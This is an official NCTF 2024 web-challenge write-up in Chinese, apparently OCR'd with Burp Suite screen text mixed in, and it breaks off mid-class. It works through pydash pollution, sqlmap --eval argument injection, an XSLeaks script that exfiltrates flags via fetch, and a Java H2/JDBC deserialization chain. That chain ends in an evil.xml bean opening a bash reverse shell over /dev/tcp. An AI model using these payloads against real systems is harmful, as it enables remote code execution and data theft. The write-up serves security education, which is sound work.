NCTF 2024 Official Writeup

Web

ez_dash & ez_dash_revenge

> 预期解是污染掉bottle.TEMPLATE_PATH实现任意文件读取，没想到可以<%%>直接rce sorry

```python
@bottle.post('/setValue')
def set_value():
    name = bottle.request.query.get('name')
    path=bottle.request.json.get('path')
    if not isinstance(path,str):
        return "no"
    if len(name)>6 or len(path)>32:
        return "no"
    value=bottle.request.json.get('value')
    return "yes" if setval(name, path, value) else "no"

@bottle.get('/render')
def render_template():
    path=bottle.request.query.get('path')
    if len(path)>10:
        return "hacker"
    blacklist=["{","}",".","%","<",">","_"]
    for c in path:
        if c in blacklist:
            return "hacker"
    return bottle.template(path)
```

首先就是这两个路由，理想状态下render路由只能渲染文件，而不是传入的字符串。但是我们看到

```python
@classmethod
def search(cls, name, lookup=None):
    """ Search name in all directories specified in lookup.
    First without, then with common extensions. Return first hit. """
    if not lookup:
        raise depr(0, 12, "Empty template lookup path.", "Configure a
template lookup path.")

    if os.path.isabs(name):
```

```
            raise depr(0, 12, "Use of absolute path for template name.",
                       "Refer to templates with names or paths relative to the lookup path.")

        for spath in lookup:
            spath = os.path.abspath(spath) + os.sep
            fname = os.path.abspath(os.path.join(spath, name))
            if not fname.startswith(spath): continue
            if os.path.isfile(fname): return fname
            for ext in cls.extensions:
                if os.path.isfile('%s.%s' % (fname, ext)):
                    return '%s.%s' % (fname, ext)
```

最终找到BaseTemplate的search方法，可以看到是没办法使用../../来逃逸的，所以需要想办法去修改TEMPLATE_PATH，然后去实现任意文件读取，接下来去看setval函数

```
def setval(name:str, path:str, value:str)-> Optional[bool]:
    if name.find("__")>=0: return False
    for word in __forbidden_name__:
        if name==word:
            return False
    for word in __forbidden_path__:
        if path.find(word)>=0: return False
    obj=globals()[name]
    try:
        pydash.set_(obj,path,value)
    except:
        return False
    return True
```

结合黑名单和限制大致的利用就是

```
setval.__globals__.bottle.TEMPLATE=['../../../../../proc/self/']
```


但是pydash是不允许去修改__globals__属性的，去看一下代码

```
def base_set(obj, key, value, allow_override=True):
    """
    Set an object's `key` to `value`. If `obj` is a ``list`` and the `key` is the next available
```


```
    index position, append to list; otherwise, pad the list of ``None`` and then append to the list.

    Args:
        obj: Object to assign value to.
        key: Key or index to assign to.
        value: Value to assign.
        allow_override: Whether to allow overriding a previously set key.
    """
    if isinstance(obj, dict):
        if allow_override or key not in obj:
            obj[key] = value
    elif isinstance(obj, list):
        key = int(key)

        if key < len(obj):
            if allow_override:
                obj[key] = value
        else:
            if key > len(obj):
                # Pad list object with None values up to the index key, so we can append the value
                # into the key index.
                obj[:] = (obj + [None] * key)[:key]
            obj.append(value)
    elif (allow_override or not hasattr(obj, key)) and obj is not None:
        _raise_if_restricted_key(key)
        setattr(obj, key, value)

    return obj
```


```
def _raise_if_restricted_key(key):
    # Prevent access to restricted keys for security reasons.
    if key in RESTRICTED_KEYS:
        raise KeyError(f"access to restricted key {key!r} is not allowed")
```

所以可以先利用这个setval将RESTRICTED_KEYS修改


Burp Project Intruder Repeater View Help
Burp Suite Professional v2024.10.3 - Temporary Project - licensed to V3g3t4ble
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn HaE
Search Settings
Send Cancel
Target: http://39.106.16.204:12596 HTTP/1
Request
Pretty Raw Hex
POST /setValue?name=pydash HTTP/1.1
Host: 39.106.16.204:12596
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/json
Content-Length: 49
{
"path":"helpers.RESTRICTED_KEYS",
"value":[
]
}
Response
Pretty Raw Hex Render
HTTP/1.0 200 OK
Date: Sun, 23 Mar 2025 13:35:34 GMT
Server: WSGIServer/0.2 CPython/3.12.9
Content-Length: 3
Content-Type: text/html; charset=UTF-8
yes
Inspector
Request attributes 2
Request query parameters 1
Request cookies 0
Request headers 9
Response headers 4
Search 0 highlights
Done
157 bytes | 21 millis
Event log All issues (1)
Memory: 194.7MB

然后再去修改


Burp Project Intruder Repeater View Help
Burp Suite Professional v2024.10.3 - Temporary Project - licensed to V3g3t4ble
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn HaE
Search Settings
Send Cancel
Target: http://39.106.16.204:12596 HTTP/1
Request
Pretty Raw Hex
POST /setValue?name=setval HTTP/1.1
Host: 39.106.16.204:12596
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/json
Content-Length: 87
{
"path":"__globals__.bottle.TEMPLATE_PATH",
"value":[
"../../../../../proc/self/"
]
}
Response
Pretty Raw Hex Render
HTTP/1.0 200 OK
Date: Sun, 23 Mar 2025 13:36:57 GMT
Server: WSGIServer/0.2 CPython/3.12.9
Content-Length: 3
Content-Type: text/html; charset=UTF-8
yes
Inspector
Request attributes 2
Request query parameters 1
Request cookies 0
Request headers 9
Response headers 4
Search 0 highlights
Done
157 bytes | 26 millis
Event log All issues (1)
Memory: 197.2MB



sqlmap-master

签到题, 考虑到在平台靶机上跑一个 sqlmap 有亿点点危险, 所以设置成了不出网

代码块

```python
@app.post("/run")
async def run(request: Request):
    data = await request.json()
    url = data.get("url")

    if not url:
        return {"error": "URL is required"}

    command = f'sqlmap -u {url} --batch --flush-session'

    def generate():
        process = subprocess.Popen(
            command.split(),
            stdout=subprocess.PIPE,
            stderr=subprocess.STDOUT,
            shell=False
        )

        while True:
            output = process.stdout.readline()
            if output == '' and process.poll() is not None:
```

```
                    break
                if output:
                    yield output

        return StreamingResponse(generate(), media_type="text/plain")
```

很显然的 subprocess.Popen, 但因为设置了 `shell=False` 导致无法利用反引号等技巧进行常规的命令注入

但是仔细观察可以发现我们还是可以控制 sqlmap 的参数, 即**参数注入**

结合 GTFOBins: https://gtfobins.github.io/gtfobins/sqlmap/

通过 `--eval` 参数可以执行 Python 代码, 然后因为上面 `command.split()` 默认是按空格分隔的, 所以需要一些小技巧来绕过

注意这里参数的值不需要加上单双引号, 因为上面已经设置了 `shell=False`, 如果加上去反而代表的是 "eval 一个 Python 字符串"

最终 payload

代码块

```
127.0.0.1:8000 --eval __import__('os').system('env')
```

这道题是用 LLM 出的, 爱来自 DeepSeek ❤️

internal_api

考点: 利用 HTTP Status Code 进行 XSLeaks

src/route.rs

代码块

```
pub async fn private_search(
    Query(search): Query<Search>,
    State(pool): State<Arc<DbPool>>,
    ConnectInfo(addr): ConnectInfo<SocketAddr>,
) -> Result<Json<Vec<String>>, AppError> {
    // 以下两个 if 与题目无关，你只需要知道：private_search 路由仅有 bot 才能访问

    // 本地环境 (docker compose)
    let bot_ip = tokio::net::lookup_host("bot:4444").await?.next().unwrap();
    if addr.ip() != bot_ip.ip() {
        return Err(anyhow!("only bot can access").into());
    }

```

```
    // 远程环境 (k8s)
    // if !addr.ip().is_loopback() {
    //     return Err(anyhow!("only bot can access").into());
    // }

    let conn = pool.get()?;
    let comments = db::search(conn, search.s, true)?;

    if comments.len() > 0 {
        Ok(Json(comments))
    } else {
        Err(anyhow!("No comments found").into())
    }
}
```

`/internal/search` 路由仅允许 bot 访问, 同时其 `db::search` 的第三个参数传入了 true, 代表允许搜索 hidden comments (flag)

如果能搜到 comments, 返回 `OK()` (200), 否则返回 `Err()` (500)

这是一个很经典的 XSLeaks 题目, 根据 https://xsleaks.dev/, 结合以上不同的 HTTP 状态码, 可以利用 onload 和 onerror 事件 leak flag

payload

代码块

```
<script>
    function probeError(flag) {
        let url = 'http://web:8000/internal/search?s=' + flag;

        let script = document.createElement('script');
        script.src = url;
        script.onload = () => {
            fetch('http://host.docker.internal:8001/?flag=' + flag, { mode: 'no-cors' });
            leak(flag);
            script.remove();
        };
        script.onerror = () => script.remove();
        document.head.appendChild(script);
    }

    let dicts = 'abcdefghijklmnopqrstuvwxyz0123456789-{}';

    function leak(flag) {
        for (let i = 0; i < dicts.length; i++) {
```

```
            let char = dicts[i];
            probeError(flag + char);
        }
    }

    leak('nctf{');
</script>
```

注意在打远程环境的时候要把 `http://web:8000/` 换成 `http://127.0.0.1:8000/` (题目描述已给提示)

H2Revenge

考点: H2 数据库在 JRE 环境下的利用

出题思路源于去年研究的一个 RCE: https://exp10it.io/2024/03/solarwinds-security-event-manager-amf-deserialization-rce-cve-2024-0692/

题目是 Java 17 环境, 给了一个反序列化路由和 MyDataSource 类

代码块

```
package challenge;

import javax.sql.DataSource;
import java.io.PrintWriter;
import java.io.Serializable;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.SQLException;
import java.sql.SQLFeatureNotSupportedException;
import java.util.logging.Logger;

public class MyDataSource implements DataSource, Serializable {
    private String url;
    private String username;
    private String password;

    public MyDataSource(String url, String username, String password) {
        this.url = url;
        this.username = username;
        this.password = password;
    }

    @Override
    public Connection getConnection() throws SQLException {
        return DriverManager.getConnection(url, username, password);
```

```
26      }
27
28      @Override
29      public Connection getConnection(String username, String password) throws
    SQLException {
30          return DriverManager.getConnection(url, username, password);
31      }
32
33      @Override
34      public PrintWriter getLogWriter() throws SQLException {
35          return null;
36      }
37
38      @Override
39      public void setLogWriter(PrintWriter out) throws SQLException {
40
41      }
42
43      @Override
44      public void setLoginTimeout(int seconds) throws SQLException {
45
46      }
47
48      @Override
49      public int getLoginTimeout() throws SQLException {
50          return 0;
51      }
52
53      @Override
54      public <T> T unwrap(Class<T> iface) throws SQLException {
55          return null;
56      }
57
58      @Override
59      public boolean isWrapperFor(Class<?> iface) throws SQLException {
60          return false;
61      }
62
63      @Override
64      public Logger getParentLogger() throws SQLFeatureNotSupportedException {
65          return null;
66      }
67  }
```

结合 H2 依赖, 很明显是通过反序列化打 JDBC

前半部分的思路很简单, 通过 EventListenerList (readObject -> toString) + POJONode (toString -> 任意 Getter 调用) 触发 MyDataSource 的 getConnection 方法

后半部分需要用 JDBC 打 H2 RCE, 常规思路是利用 CREATE ALIAS 创建 Java 函数或者是利用 JavaScript 引擎 RCE

但这里的坑点在于:

1. Java 17 版本中 JavaScript 引擎 (Nashorn) 已经被删除
2. 题目给的是 JRE 17 而不是 JDK 17, 不存在 javac 命令, 无法编译 Java 代码, 也就是说无法像常规思路那样通过 CREATE ALIAS 创建 Java 函数

翻阅 H2 数据库文档可知, CREATE ALIAS 除了创建 Java 函数外, 还能够直接引用已知的 Java 静态方法, 这个过程不需要 javac 命令

https://h2database.com/html/features.html

https://h2database.com/html/datatypes.html

https://h2database.com/html/grammar.html

Referencing a Compiled Method

引用已编译的方法

When referencing a method, the class must already be compiled and included in the classpath where the database is running. Only static Java methods are supported; both the class and the method must be public. Example Java class:

引用方法时，该类必须已编译并包含在运行数据库的类路径中。仅支持静态 Java 方法;类和方法都必须是公共的。Java 类示例：

```
package acme;
import java.math.*;
public class Function {
    public static boolean isPrime(int value) {
        return new BigInteger(String.valueOf(value)).isProbablePrime(100);
    }
}
```

The Java function must be registered in the database by calling `CREATE ALIAS ... FOR`:

Java 函数必须通过调用 `CREATE ALIAS ... FOR` 在数据库中注册：

```
CREATE ALIAS IS_PRIME FOR "acme.Function.isPrime";
```

For a complete sample application, see `src/test/org/h2/samples/Function.java`.

有关完整的示例应用程序，请参见 `src/test/org/h2/samples/Function.java` 。

那么就可以尝试结合第三方依赖使用一些特定的静态方法完成 RCE

理论上会有很多种利用思路, 我的思路是利用 Spring 的 ReflectUtils 反射调用 ClassPathXmlApplicationContext 的构造方法

代码块

```
CREATE ALIAS CLASS_FOR_NAME FOR 'java.lang.Class.forName(java.lang.String)';
CREATE ALIAS NEW_INSTANCE FOR 'org.springframework.cglib.core.ReflectUtils.newInstance(java.lang.Class, java.lang.Class[], java.lang.Object[])';

SET @url_str='http://host.docker.internal:8000/evil.xml';
SET @context_clazz=CLASS_FOR_NAME('org.springframework.context.support.ClassPathXmlApplicationContext');
SET @string_clazz=CLASS_FOR_NAME('java.lang.String');

CALL NEW_INSTANCE(@context_clazz, ARRAY[@string_clazz], ARRAY[@url_str]);
```

不过这里存在一个问题, 如果直接这样执行 SQL 语句的话会报错

代码块

```
Caused by: org.h2.jdbc.JdbcSQLDataException: Data conversion error converting "CHARACTER VARYING to JAVA_OBJECT"; SQL statement:

CALL NEW_INSTANCE(@context_clazz, ARRAY[@string_clazz], ARRAY[@url_str]) [22018-232]
```

这是由于 H2 不支持 `JAVA_OBJECT` 与 VARCHAR (CHARACTER VARYING) 类型之间的转换

https://github.com/h2database/h2database/issues/3389

上面的 `@url_str` 属于 VARCHAR 类型, 而 ReflectUtils.newInstance 传入的参数 args 属于 Object 类型

```
public static Object newInstance(Class type, Class[] parameterTypes, Object[] args) {
    return newInstance(getConstructor(type, parameterTypes), args);
}
```

解决办法是找一个参数是 Object 类型并且返回值是 String 类型的静态方法, 间接实现类型的转换, 可以使用 CodeQL/Tabby 或者手工查找

代码块

```
import java

from Method m
where
  m.isPublic() and
  m.isStatic() and
  m.getNumberOfParameters() = 1 and
```

```
    m.getAParameter().getType() instanceof TypeString and
    m.getReturnType() instanceof TypeObject
select m
```

我选择的是 `javax.naming.ldap.Rdn.unescapeValue` 方法

代码块

```
public static Object unescapeValue(String val) {

    char[] chars = val.toCharArray();
    int beg = 0;
    int end = chars.length;

    // Trim off leading and trailing whitespace.
    while ((beg < end) && isWhitespace(chars[beg])) {
        ++beg;
    }

    while ((beg < end) && isWhitespace(chars[end - 1])) {
        --end;
    }

    // Add back the trailing whitespace with a preceding '\'
    // (escaped or unescaped) that was taken off in the above
    // loop. Whether or not to retain this whitespace is decided below.
    if (end != chars.length &&
            (beg < end) &&
            chars[end - 1] == '\\') {
        end++;
    }
    if (beg >= end) {
        return "";
    }

    if (chars[beg] == '#') {
        // Value is binary (eg: "#CEB1DF80").
        return decodeHexPairs(chars, ++beg, end);
    }

    // Trim off quotes.
    if ((chars[beg] == '\"') && (chars[end - 1] == '\"')) {
        ++beg;
        --end;
    }

```

```
39      StringBuilder builder = new StringBuilder(end - beg);
40      int esc = -1; // index of the last escaped character
41
42      for (int i = beg; i < end; i++) {
43          if ((chars[i] == '\\') && (i + 1 < end)) {
44              if (!Character.isLetterOrDigit(chars[i + 1])) {
45                  ++i;                            // skip backslash
46                  builder.append(chars[i]);       // snarf escaped char
47                  esc = i;
48              } else {
49
50                  // Convert hex-encoded UTF-8 to 16-bit chars.
51                  byte[] utf8 = getUtf8Octets(chars, i, end);
52                  if (utf8.length > 0) {
53                      try {
54                          builder.append(new String(utf8, "UTF8"));
55                      } catch (java.io.UnsupportedEncodingException e) {
56                          // shouldn't happen
57                      }
58                      i += utf8.length * 3 - 1;
59                  } else { // no utf8 bytes available, invalid DN
60
61                      // '/' has no meaning, throw exception
62                      throw new IllegalArgumentException(
63                          "Not a valid attribute string value:" +
64                          val + ",improper usage of backslash");
65                  }
66              }
67          } else {
68              builder.append(chars[i]);   // snarf unescaped char
69          }
70      }
71
72      // Get rid of the unescaped trailing whitespace with the
73      // preceding '\' character that was previously added back.
74      int len = builder.length();
75      if (isWhitespace(builder.charAt(len - 1)) && esc != (end - 1)) {
76          builder.setLength(len - 1);
77      }
78      return builder.toString();
79  }
```

最终 payload

▼ 代码块

```
CREATE ALIAS CLASS_FOR_NAME FOR 'java.lang.Class.forName(java.lang.String)';
CREATE ALIAS NEW_INSTANCE FOR 'org.springframework.cglib.core.ReflectUtils.newInstance(java.lang.Class, java.lang.Class[], java.lang.Object[])';
CREATE ALIAS UNESCAPE_VALUE FOR 'javax.naming.ldap.Rdn.unescapeValue(java.lang.String)';

SET @url_str='http://host.docker.internal:8000/evil.xml';
SET @url_obj=UNESCAPE_VALUE(@url_str);
SET @context_clazz=CLASS_FOR_NAME('org.springframework.context.support.ClassPathXmlApplicationContext');
SET @string_clazz=CLASS_FOR_NAME('java.lang.String');

CALL NEW_INSTANCE(@context_clazz, ARRAY[@string_clazz], ARRAY[@url_obj]);
```

evil.xml

代码块

```
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg>
            <list>
                <value>bash</value>
                <value>-c</value>
                <value><![CDATA[bash -i >& /dev/tcp/host.docker.internal/44440>&1]]></value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
```

反序列化 payload

代码块

```
package exploit;

import challenge.MyDataSource;
import com.fasterxml.jackson.databind.node.POJONode;
```

```
5
6   import javax.swing.event.EventListenerList;
7   import javax.swing.undo.CompoundEdit;
8   import javax.swing.undo.UndoManager;
9   import java.util.Base64;
10  import java.util.Vector;
11
12  public class Main {
13      public static void main(String[] args) throws Exception {
14          UnsafeUtil.patchModule(Main.class);
15          UnsafeUtil.patchModule(ReflectUtil.class);
16
17          MyDataSource dataSource = new
    MyDataSource("jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM
    'http://host.docker.internal:8000/poc.sql'", "aaa", "bbb");
18          POJONode pojoNode = new POJONode(dataSource);
19
20          EventListenerList eventListenerList = new EventListenerList();
21          UndoManager undoManager = new UndoManager();
22          Vector vector = (Vector)
    ReflectUtil.getFieldValue(CompoundEdit.class, undoManager, "edits");
23          vector.add(pojoNode);
24          ReflectUtil.setFieldValue(eventListenerList, "listenerList", new
    Object[]{InternalError.class, undoManager});
25
26
    System.out.println(Base64.getEncoder().encodeToString(SerializeUtil.serialize(
    eventListenerList)));
27          SerializeUtil.test(eventListenerList);
28      }
29  }
```

UnsafeUtil

代码块

```
1   package exploit;
2
3   import sun.misc.Unsafe;
4
5   import java.lang.reflect.Field;
6
7   public class UnsafeUtil {
8       private static final Unsafe unsafe;
9
10      static {
```

```
11          try {
12              Class<?> unsafeClass = Class.forName("sun.misc.Unsafe");
13              Field theUnsafeField = unsafeClass.getDeclaredField("theUnsafe");
14              theUnsafeField.setAccessible(true);
15              unsafe = (Unsafe) theUnsafeField.get(null);
16          } catch (Exception e) {
17              throw new RuntimeException(e);
18          }
19      }
20
21      public static void patchModule(Class clazz) throws Exception {
22          Module baseModule = Object.class.getModule();
23          setFieldValue(clazz, "module", baseModule);
24      }
25
26      public static Object getFieldValue(Object obj, String name) throws
    Exception {
27          return getFieldValue(obj.getClass(), obj, name);
28      }
29
30      public static Object getFieldValue(Class<?> clazz, Object obj, String
    name) throws Exception {
31          Field f = clazz.getDeclaredField(name);
32          long offset;
33
34          if (obj == null) {
35              offset = unsafe.staticFieldOffset(f);
36          } else {
37              offset = unsafe.objectFieldOffset(f);
38          }
39
40          return unsafe.getObject(obj, offset);
41      }
42
43      public static void setFieldValue(Object obj, String name, Object val)
    throws Exception {
44          setFieldValue(obj.getClass(), obj, name, val);
45      }
46
47      public static void setFieldValue(Class<?> clazz, Object obj, String name,
    Object val) throws Exception {
48          Field f = clazz.getDeclaredField(name);
49          long offset;
50
51          if (obj == null) {
52              offset = unsafe.staticFieldOffset(f);
53          } else {
```

```
            offset = unsafe.objectFieldOffset(f);
        }

        unsafe.putObject(obj, offset, val);
    }

    public static Object newInstance(Class<?> clazz) throws Exception {
        return unsafe.allocateInstance(clazz);
    }
}
```

ReflectUtil

代码块

```
package exploit;

import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.Method;

public class ReflectUtil {

    public static Object getFieldValue(Object obj, String name) throws Exception {
